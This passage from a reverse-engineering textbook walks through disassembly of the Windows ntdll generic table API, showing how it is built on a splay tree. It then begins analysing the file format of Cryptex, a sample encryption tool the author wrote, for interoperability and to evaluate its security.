This code loads ESI with ElementData, EDI with the end of the new node's header, ECX with ElementSize * 4, and starts copying the element data, 4 bytes at a time. Notice that there are two copying sequences. The first is for 4-byte chunks, and the second checks whether there are any bytes left to be copied, and copies those (notice how the first MOVS takes DWORD PTR arguments and the second takes BYTE PTR operands).

I say that this is a common sequence because this is a classic memcpy implementation. In fact, it is very likely that the source code contained a memcpy call and that the compiler simply implemented it as an intrinsic function (intrinsic functions are briefly discussed in Chapter 7).

Splaying the Table

Let's proceed to the next code sequence. Notice that there are two different paths that could have gotten us to this point. One is through the path I have just covered in which the callback is called and the structure is initialized, and

the other is taken when SearchResult == 1 at that first branch in the beginning of the function (at ntdll.7C924DFC). Notice that this branch doesn't go straight to where we are now—it goes through a relocated block at ntdll.7C935D5D. Regardless of how we got here, let's look at where we are now.

```
7C924E68    PUSH EBX
7C924E69    CALL ntdll.RtlSplay
7C924E6E    MOV ECX,DWORD PTR [EBP+8]
7C924E71    MOV DWORD PTR [ECX],EAX
7C924E73    MOV EAX,DWORD PTR [EBP+14]
7C924E76    TEST EAX,EAX
7C924E78    JNZ ntdll.7C935D4F
7C924E7E    LEA EAX,DWORD PTR [EBX+18]
```

This sequence calls a function called RtlSplay (whose name you have because it is exported—remember, I'm *not* using the Windows debug symbol files!). RtlSplay takes one parameter. If SearchResult == 1 that parameter is the pNode parameter passed to RtlRealInsertElementWorker. If it's anything else, RtlSplay takes a pointer to the new element that was just inserted. Afterward the tree root pointer at pTable is set to the return value of RtlSplay, which indicates that RtlSplay returns a tree node, but you don't really know what that node is at the moment.

The code that follows checks for the optional Boolean pointer and if it exists it is set to TRUE if SearchResult != 1. The function then loads the return value into EAX. It turns out that RtlRealInsertElementWorker simply returns the pointer to the data of the newly allocated element. Here's a corrected prototype for RtlRealInsertElementWorker.

```
PVOID RtlRealInsertElementWorker(
      TABLE *pTable,
      PVOID ElementData,
      ULONG ElementSize,
      BOOLEAN *pResult OPTIONAL,
      NODE *pNode,
      ULONG SearchResult
      );
```

Also, because RtlInsertElementGenericTable returns the return value of RtlRealInsertElementWorker, you can also update the prototype for RtlInsertElementGenericTable.

```
PVOID NTAPI RtlInsertElementGenericTable(
     TABLE   *pTable,
     PVOID    ElementData,
     ULONG    DataLength,
     BOOLEAN *pResult OPTIONAL,
     );
```

Splay Trees

At this point, one thing you're still not sure about is that `RtlSplay` function. I will not include it here because it is quite long and convoluted, and on top of that it appears to be distributed throughout the module, which makes it even more difficult to read. The fact is that you can pretty much start using the generic table without understanding `RtlSplay`, but you should probably still take a quick look at what it does, just to make sure you fully understand the generic table data structure.

The algorithm implemented in `RtlSplay` is quite involved, but a quick examination of what it does shows that it has something to do with the rebalancing of the tree structure. In binary trees, rebalancing is the process of restructuring the tree so that the elements are divided as evenly as possible under each side of each node. Normally, rebalancing means that an algorithm must check that the root node actually represents the median value represented by the tree. However, because elements in the generic table are user-defined, `RtlSplay` would have to make a callback into the user's code in order to compare elements, and there is no such callback in this function.

A more careful inspection of `RtlSplay` reveals that it's basically taking the specified node and moving it upward in the tree (you might want to run `RtlSplay` in a debugger in order to get a clear view of this process). Eventually, the function returns the pointer to the same node it originally starts with, except that now this node is the root of the entire tree, and the rest of the elements are distributed between the current element's left and right child nodes.

Once I realized that this is what `RtlSplay` does the picture became a bit clearer. It turns out that the generic table is implemented using a *splay tree* [Tarjan] Robert Endre Tarjan, Daniel Dominic Sleator. *Self-adjusting binary search trees*. Journal of the ACM (JACM). Volume 32 , Issue 3, July 1985, which is essentially a binary tree with a unique organization scheme. The problem of properly organizing a binary tree has been heavily researched and there are quite a few techniques that deal with it (If you're patient, Knuth provides an in-depth examination of most of them in [Knuth3] Donald E. Knuth. *The Art of Computer Programming—Volume 3: Sorting and Searching (Second Edition).* Addison Wesley. The primary goal is, of course, to be able to reach elements using the lowest possible number of iterations.

A splay tree (also known as a *self-adjusting binary search tree*) is an interesting solution to this problem, where every node that is touched (in any operation) is immediately brought to the top of the tree. This makes the tree act like a cache of sorts, whereby the most recently used items are always readily available, and the least used items are tucked at the bottom of the tree. By definition, splay trees always rotate the most recently used item to the top of the tree. This is why

you're seeing a call to `RtlSplay` immediately after adding a new element (the new element becomes the root of the tree), and you should also see a call to the same function after deleting and even just searching for an element.

Figures 5.1 through 5.5 demonstrate how `RtlSplay` progressively raises the newly added item in the tree's hierarchy until it becomes the root node.

RtlLookupElementGenericTable

Remember how before you started digging into the generic table I mentioned two functions (`RtlGetElementGenericTable` and `RtlLookupElementGenericTable`) that appeared to be responsible for retrieving elements? Because you know that `RtlGetElementGenericTable` searches for an element by its index, `RtlLookupElementGenericTable` must be the one that provides some sort of search capabilities for a generic table. Let's have a look at `RtlLookupElementGenericTable` (see Listing 5.8).




Figure 5.1 Binary tree after adding a new item. New item is connected to the tree at the most appropriate position, but no other items are moved.




Figure 5.2 Binary tree after first splaying step. The new item has been moved up by one level, toward the root of the tree. The previous parent of our new item is now its child.




Figure 5.3 Binary tree after second splaying step. The new item has been moved up by another level.




Figure 5.4 Binary tree after third splaying step. The new item has been moved up by yet another level.

```
7C9215BB    PUSH EBP
7C9215BC    MOV EBP,ESP
7C9215BE    LEA EAX,DWORD PTR [EBP+C]
7C9215C1    PUSH EAX
7C9215C2    LEA EAX,DWORD PTR [EBP+8]
7C9215C5    PUSH EAX
7C9215C6    PUSH DWORD PTR [EBP+C]
7C9215C9    PUSH DWORD PTR [EBP+8]
7C9215CC    CALL ntdll.7C9215DA
7C9215D1    POP EBP
7C9215D2    RET 8
```

Listing 5.8 Disassembly of RtlLookupElementGenericTable.




Figure 5.5 Binary after splaying process. The new item is now the root node, and the rest of the tree is centered on it.

From its name, you can guess that RtlLookupElementGenericTable performs a binary tree search on the generic table, and that it probably takes the `TABLE` structure and an element data pointer for its parameters. It appears that the actual implementation resides in `ntdll.7C9215DA`, so let's take a look at that function. Notice the clever stack use in the call to this function. The first two parameters are the same parameters that were passed to `RtlLookupElementGenericTable`. The second two parameters are apparently pointers to some kind of output values that `ntdll.7C9215DA` returns. They're apparently not used, but instead of allocating local variables that would contain them, the compiler is simply using the stack area that was used for passing parameters into the function. Those stack slots are no longer needed after they are read and passed on to `ntdll.7C9215DA`. Listing 5.9 shows the disassembly for `ntdll.7C9215DA`.

```
7C9215DA    MOV EDI,EDI
7C9215DC    PUSH EBP
7C9215DD    MOV EBP,ESP
7C9215DF    PUSH ESI
7C9215E0    MOV ESI,DWORD PTR [EBP+10]
7C9215E3    PUSH EDI
7C9215E4    MOV EDI,DWORD PTR [EBP+8]
7C9215E7    PUSH ESI
7C9215E8    PUSH DWORD PTR [EBP+C]
7C9215EB    CALL ntdll.7C92147B
7C9215F0    TEST EAX,EAX
7C9215F2    MOV ECX,DWORD PTR [EBP+14]
7C9215F5    MOV DWORD PTR [ECX],EAX
7C9215F7    JE SHORT ntdll.7C9215FE
7C9215F9    CMP EAX,1
7C9215FC    JE SHORT ntdll.7C921606
7C9215FE    XOR EAX,EAX
7C921600    POP EDI
7C921601    POP ESI
7C921602    POP EBP
7C921603    RET 10
7C921606    PUSH DWORD PTR [ESI]
7C921608    CALL ntdll.RtlSplay
7C92160D    MOV DWORD PTR [EDI],EAX
7C92160F    MOV EAX,DWORD PTR [ESI]
7C921611    ADD EAX,18
7C921614    JMP SHORT ntdll.7C921600
```

Listing 5.9 Disassembly of ntdll.7C9215DA, tentatively titled RtlLookupElementGeneric TableWorker.

At this point, you're familiar enough with the generic table that you hardly need to investigate much about this function—we've discussed the two core functions that this API uses: `RtlLocateNodeGenericTable` (`ntdll.7C92147B`) and `RtlSplay`. `RtlLocateNodeGenericTable` is used for the actual locating of the element in question, just as it was used in `RtlInsertElementGenericTable`. After `RtlLocateNodeGenericTable` returns, `RtlSplay` is called because, as mentioned earlier, splay trees are always splayed after adding, removing, or searching for an element. Of course, `RtlSplay` is only actually called if `RtlLocateNodeGenericTable` locates the element sought.

Based on the parameters passed into `RtlLocateNodeGenericTable`, you can immediately see that `RtlLookupElementGenericTable` takes the `TABLE` pointer and the `Element` pointer as its two parameters. As for the return value, the `add eax, 18` shows that the function takes the located node

and skips its header to get to the return value. As you would expect, this function returns the pointer to the found element's data.

RtlDeleteElementGenericTable

So we've covered the basic usage cases of adding, retrieving, and searching for elements in the generic table. One case that hasn't been covered yet is *deletion*. How are elements deleted from the generic table? Let's take a quick look at `RtlDeleteElementGenericTable`.

```
7C924FFF    MOV EDI,EDI
7C925001    PUSH EBP
7C925002    MOV EBP,ESP
7C925004    PUSH EDI
7C925005    MOV EDI,DWORD PTR [EBP+8]
7C925008    LEA EAX,DWORD PTR [EBP+C]
7C92500B    PUSH EAX
7C92500C    PUSH DWORD PTR [EBP+C]
7C92500F    CALL ntdll.7C92147B
7C925014    TEST EAX,EAX
7C925016    JE SHORT ntdll.7C92504E
7C925018    CMP EAX,1
7C92501B    JNZ SHORT ntdll.7C92504E
7C92501D    PUSH ESI
7C92501E    MOV ESI,DWORD PTR [EBP+C]
7C925021    PUSH ESI
7C925022    CALL ntdll.RtlDelete
7C925027    MOV DWORD PTR [EDI],EAX
7C925029    MOV EAX,DWORD PTR [ESI+C]
7C92502C    MOV ECX,DWORD PTR [ESI+10]
7C92502F    MOV DWORD PTR [ECX],EAX
7C925031    MOV DWORD PTR [EAX+4],ECX
7C925034    DEC DWORD PTR [EDI+14]
7C925037    AND DWORD PTR [EDI+10],0
7C92503B    PUSH ESI
7C92503C    LEA EAX,DWORD PTR [EDI+4]
7C92503F    PUSH EDI
7C925040    MOV DWORD PTR [EDI+C],EAX
7C925043    CALL DWORD PTR [EDI+20]
7C925046    MOV AL,1
7C925048    POP ESI
7C925049    POP EDI
7C92504A    POP EBP
7C92504B    RET 8
7C92504E    XOR AL,AL
7C925050    JMP SHORT ntdll.7C925049
```

Listing 5.10 Disassembly of RtlDeleteElementGenericTable.

RtlDeleteElementGenericTable has three primary steps. First of all it uses the famous RtlLocateNodeGenericTable (ntdll.7C92147B) for locating the element to be removed. It then calls the (exported) RtlDelete to actually remove the element. I will not go into the actual algorithm that RtlDelete implements in order to remove elements from the tree, but one thing that's important about it is that after performing the actual removal it also calls RtlSplay in order to restructure the table.

The last function call made by RtlDeleteElementGenericTable is actually quite interesting. It appears to be a callback into user code, where the callback function pointer is accessed from offset +20 in the TABLE structure. It is pretty easy to guess that this is the element-free callback that frees the memory allocated in the TABLE_ALLOCATE_ELEMENT callback earlier. Here is a prototype for TABLE_FREE_ELEMENT:

```
typedef void ( _stdcall * TABLE_FREE_ELEMENT) (
     TABLE  *pTable,
     PVOID   Element
     );
```

There are two things to note here. First of all, TABLE_FREE_ELEMENT clearly doesn't have a return value, and if it does RtlDeleteElementGenericTable certainly ignores it (see how right after the callback returns AL is set to 1). Second, keep in mind that the Element pointer is going to be a pointer to the beginning of the NODE data structure, and not to the beginning of the element's data, as you've been seeing all along. That's because the caller allocated this entire memory block, including the header, so it's now up to the caller to free this entire memory block.

RtlDeleteElementGenericTable returns a Boolean that is set to TRUE if an element is found by RtlLocateNodeGenericTable, and FALSE if RtlLocateNodeGenericTable returns NULL.

Putting the Pieces Together

Whenever a reversing session of this magnitude is completed, it is advisable to prepare a little document that describes your findings. It is an elegant way to summarize the information obtained while reversing, not to mention that most of us tend to forget this stuff as soon as we get up to get a cup of coffee or a glass of chocolate milk (my personal favorite).

The following listings can be seen as a formal definition of the generic table API, which is based on the conclusions from our reversing sessions. Listing 5.11 presents the internal data structures, Listing 5.12 presents the callbacks prototypes, and Listing 5.13 presents the function prototypes for the APIs.

```
struct NODE
{
  NODE                      *ParentNode;
  NODE                      *RightChild;
  NODE                      *LeftChild;
  LIST_ENTRY                LLEntry;
  ULONG                     Unknown;
};

struct TABLE
{
  NODE                      *TopNode;
  LIST_ENTRY                LLHead;
  LIST_ENTRY                *LastElementFound;
  ULONG                     LastElementIndex;
  ULONG                     NumberOfElements;
  TABLE_COMPARE_ELEMENTS    CompareElements;
  TABLE_ALLOCATE_ELEMENT    AllocateElement;
  TABLE_FREE_ELEMENT        FreeElement;
  ULONG                     Unknown;
};
```

Listing 5.11 Definitions of internal generic table data structures discovered in this chapter.

```
typedf int (NTAPI * TABLE_COMPARE_ELEMENTS) (
    TABLE   *pTable,
    PVOID    pElement1,
    PVOID    pElement2
    );

typedef NODE * (NTAPI * TABLE_ALLOCATE_ELEMENT) (
    TABLE    *pTable,
    ULONG    TotalElementSize
    );

typedef void (NTAPI * TABLE_FREE_ELEMENT) (
    TABLE    *pTable,
    PVOID    Element
    );
```

Listing 5.12 Prototypes of generic table callback functions that must be implemented by the caller.

```
void NTAPI RtlInitializeGenericTable(
    TABLE *pGenericTable,
    TABLE_COMPARE_ELEMENTS CompareElements,
    TABLE_ALLOCATE_ELEMENT AllocateElement,
    TABLE_FREE_ELEMENT FreeElement,
    ULONG Unknown
    );

ULONG NTAPI RtlNumberGenericTableElements(
    TABLE *pGenericTable
    );

BOOLEAN NTAPI RtlIsGenericTableEmpty(
    TABLE *pGenericTable
    );

PVOID NTAPI RtlGetElementGenericTable(
    TABLE *pGenericTable,
    ULONG ElementNumber
    );

PVOID NTAPI RtlInsertElementGenericTable(
    TABLE *pGenericTable,
    PVOID ElementData,
    ULONG DataLength,
    OUT BOOLEAN *IsNewElement
    );

PVOID NTAPI RtlLookupElementGenericTable(
    TABLE *pGenericTable,
    PVOID ElementToFind
    );

BOOLEAN NTAPI RtlDeleteElementGenericTable(
    TABLE *pGenericTable,
    PVOID ElementToFind
    );
```

Listing 5.13 Prototypes of the basic generic table APIs.

Conclusion

In this chapter, I demonstrated how to investigate, use, and document a reasonably complicated set of functions. If there is one important moral to this

story, it is that reversing is always about meeting the low-level with the high-level. If you just keep tracing through registers and bytes, you'll never really get anywhere. The secret is to always keep your eye on the big picture that's slowly materializing in front of you while you're reversing. I've tried to demonstrate this process as clearly as possible in this chapter. If you feel as if you've missed some of the steps we took in order to get to this point, fear not. I highly recommend that you go over this chapter more than once, and perhaps use a live debugger to step through this code while reading the text.

CHAPTER

6

Deciphering File Formats

Most of this book describes how to reverse engineer programs in order to get an insight into their internal workings. This chapter discusses a slightly different aspect of this craft: the general process of deciphering program data. This data can be an undocumented file format, a network protocol, and so on. The process of deciphering such data to the point where it is possible to actually *use* it for the creation of programs that can accept and produce compatible data is another branch of reverse engineering that is often referred to as *data reverse engineering*. This chapter demonstrates data reverse-engineering techniques and shows what can be done with them.

The most common reason for performing any kind of data reverse engineering is to achieve interoperability with a third party's software product. There are countless commercial products out there that use proprietary, undocumented data formats. These can be undocumented file formats or networking protocols that cannot be accessed by any program other than those written by the original owner of the format—no one else knows the details of the proprietary format. This is a major inconvenience to end users because they cannot easily share their files with people that use a competing program—only the products developed by the owner of the file format can access the proprietary file format.

This is where data reverse engineering comes into play. Using data reverse engineering techniques it is possible to obtain that missing information regarding a proprietary data format, and write code that reads or even generates data in the proprietary format. There are numerous real-world examples

where this type of reverse engineering has been performed in order to achieve interoperability between the data formats of popular commercial products. Consider Microsoft Word for example. This program has an undocumented file format (the famous `.doc` format), so in order for third-party programs to be able to open or create `.doc` files (and there are actually quite a few programs that do that) someone had to reverse engineer the Microsoft Word file format. This is exactly the type of reverse engineering demonstrated in this chapter.

Cryptex

Cryptex is a little program I've written as a data reverse-engineering exercise. It is basically a command-line data encryption tool that can encrypt files using a password. In this chapter, you will be analyzing the Cryptex file format up to the point where you could theoretically write a program that reads or writes into such files. I will also take this opportunity to demonstrate how you can use reversing techniques to evaluate the level of security offered by these types of programs.

Cryptex manages archive files (with the extension .crx) that can contain multiple encrypted files, just like other file archiving formats such as Zip, and so on. Cryptex supports adding an unlimited number of files into a single archive. The size of each individual file and of the archive itself is unlimited.

Cryptex encrypts files using the 3DES encryption algorithm. 3DES is an enhanced version of the original (and extremely popular) DES algorithm, designed by IBM in 1976. The basic DES (Data Encryption Standard) algorithm uses a 56-bit key to encrypt data. Because modern computers can relatively easily find a 56-bit key using brute-force methods, the keys must be made longer. The 3DES algorithm simply uses three different 56-bit keys and encrypts the plaintext three times using the original DES algorithm, each time with a different key.

3DES (or triple-DES) effectively uses a 168-bit key (56 times 3). In Cryptex, this key is produced from a textual password supplied while running the program. The actual level of security obtained by using the program depends heavily on the passwords used. On one hand, if you encrypt files using a trivial password such as "12345" or your own name, you will gain very little security because it would be trivial to implement a dictionary-based brute-force attack and easily recover the decryption key. If, on the other hand, you use long and unpredictable passwords such as "j8&1`#:#mAkQ)d*" and keep those passwords safe, Cryptex would actually provide a fairly high level of security.

Using Cryptex

Before actually starting to reverse Cryptex, let's play with it a little bit so you can learn how it works. In general, it is important to develop a good understanding of a program and its user interface before attempting to reverse it. In a commercial product, you would be reading the user manual at this point.

Cryptex is a console-mode application, which means that it doesn't have any GUI—it is operated using command-line options, and it provides feedback through a console window. In order to properly launch Cryptex, you'll need to open a Command Prompt window and run `Cryptex.exe` within it. The best way to start is by simply running `Cryptex.exe` without any command-line options. Cryptex displays a welcome screen that also includes its "user's manual"—a quick reference for the supported commands and how they can be used. Listing 6.1 shows the Cryptex welcome and help screen.

```
Cryptex 1.0 - Written by Eldad Eilam
Usage: Cryptex <Command> <Archive-Name> <Password> [FileName]

Supported Commands:
'a', 'e': Encrypts a file. Archive will be created if it doesn't
          already exist.
'x', 'o': Decrypts a file. File will be decrypted into the current
          directory.
'l'     : Lists all files in the specified archive.
'd', 'r': Deletes the specified file from the archive.

Password is an unlimited-length string that can contain any
combination of letters, numbers, and symbols. For maximum
security it is recommended that the password be made as long
as possible and that it be made up of a random sequence of
many different characters, digits, and symbols. Passwords are
case-sensitive. An archive's password is established while it
is created. It cannot be changed afterwards and must be specified
whenever that particular archive is accessed.

Examples:
Encrypting a file: "Cryptex a MyArchive s8Uj~ c:\mydox\myfile.doc"
Encrypting multiple files: "Cryptex a MyArchive s8Uj~ c:\mydox\*.doc"
Decrypting a file: "Cryptex x MyArchive s8Uj~ file.doc"
Listing the contents of an archive: "Cryptex l MyArchive s8Uj~"
Deleting a file from an archive: "Cryptex d MyArchive s8Uj~ myfile.doc"
```

Listing 6.1 Cryptex.exe's welcome screen.

Cryptex is quite straightforward to use, with only four supported commands. Files are encrypted using a user-supplied password, and the program supports deleting files from the archive and extracting files from it. It is also possible to add multiple files with one command using wildcards such as `*.doc`.

There are several reasons that could justify deciphering the file format of a program such as Cryptex. First of all, it is the only way to evaluate the level of security offered by the product. Let's say that an organization wants to use such a product for archiving and transmitting critical information. Should they rely on the author's guarantees regarding the product's security level? Perhaps the author has installed some kind of a back door that would allow him or her to easily decrypt any file created by the program? Perhaps the program is poorly written and employs some kind of a home-made, trivial encryption algorithm. Perhaps (and this is more common than you would think) the program *incorrectly* uses a strong, industry-standard encryption algorithm in a way that compromises the security of the encrypted files.

File formats are also frequently reversed for compatibility and interoperability purposes. For instance, consider the (very likely) possibility that Cryptex became popular to the point where other software vendors would be interested in adding Cryptex-compatibility to their programs. Unless the .crx Cryptex file format was published, the only way to accomplish this would be by reversing the file format. Finally, it is important to keep in mind that the data reverse-engineering journey we're about to embark on is not specifically tied to file formats; the process could be easily applied to networking protocols.

Reversing Cryptex

How does one begin to reverse a file format? In most cases, the answer is to create simple, tiny files that contain known, easy-to-spot values. In the case of Cryptex, this boils down to creating one or more small archives that contain a single file with easily recognizable contents.

This approach is very helpful, but it is not always going to be feasible. For example, with some file formats you might only have access to code that *reads* from the file, but not to the code that generates files using that format. This would greatly increase the complexity of the reversing process, because it would limit our options. In such cases, you would usually need to spend significant amounts of time studying the code that reads your file format. In most cases, a thorough analysis of such code would provide most of the answers.

Luckily, in this particular case Cryptex lets you create as many archives as you please, so you can freely experiment. The best idea at this point would be to take a simple text file containing something like a long sequence of a single character such as "**********" and to encode it

into an archive file. Additionally, I would recommend trying out some long and repetitive password, to try and see if, God forbid, the password is somehow stored in the file. It also makes sense to quickly scan the file for the original name of the encrypted file, to see if Cryptex encrypts the actual file table, or just the actual file contents. Let's start out by creating a tiny file called `asterisks.txt`, and fill it with a long sequence of asterisks (I created a file about 1K long). Then proceed to creating a Cryptex archive that contains the `asterisks.txt` file. Let's use the string `6666666666` as the password.

```
Cryptex a Test1 6666666666 asterisks.txt
```

Cryptex provides the following feedback.

```
Cryptex 1.0 - Written by Eldad Eilam
Archive "Test1.crx" does not exist. Creating a new archive.
Adding file "asterisks.txt" to archive "Test1".
Encrypting "asterisks.txt" - 100.00 percent completed.
```

Interestingly, if you check the file size for `Test1.crx`, it is far larger than expected, at 8,248 bytes! It looks as if Cryptex archives have quite a bit of overhead—you'll soon see why that is. Before actually starting to look *inside* the file, let's ask Cryptex to show its contents, just to see how Cryptex views it. You can do this using the `L` command in Cryptex, which lists the files contained in the given archive. Note that Cryptex requires the archive's password on *every* command, including the list command.

```
Cryptex l Test1 6666666666
```

Cryptex produces the following output.

```
Cryptex 1.0 - Written by Eldad Eilam
Listing all files in archive "Test1".

   File Size    File Name
          3K    asterisks.txt
Total files listed: 1 Total size: 3K
```

There aren't a whole lot of surprises in this output, but there's one somewhat interesting point: the `asterisks.txt` file was originally 1K and is shown here as being 3K long. Why has the file expanded by 2K? Let's worry about that later. For now, let's try one more thing: it is going to be interesting to see how Cryptex responds when an incorrect password is supplied and whether it always requires a password, even for a mere file listing. Run Cryptex with the following command line:

```
Cryptex l Test1 6666666665
```

Unsurprisingly, Cryptex provides the following response:

```
Cryptex 1.0 - Written by Eldad Eilam
Listing all files in archive "Test1".
ERROR: Invalid password. Unable to process file.
```

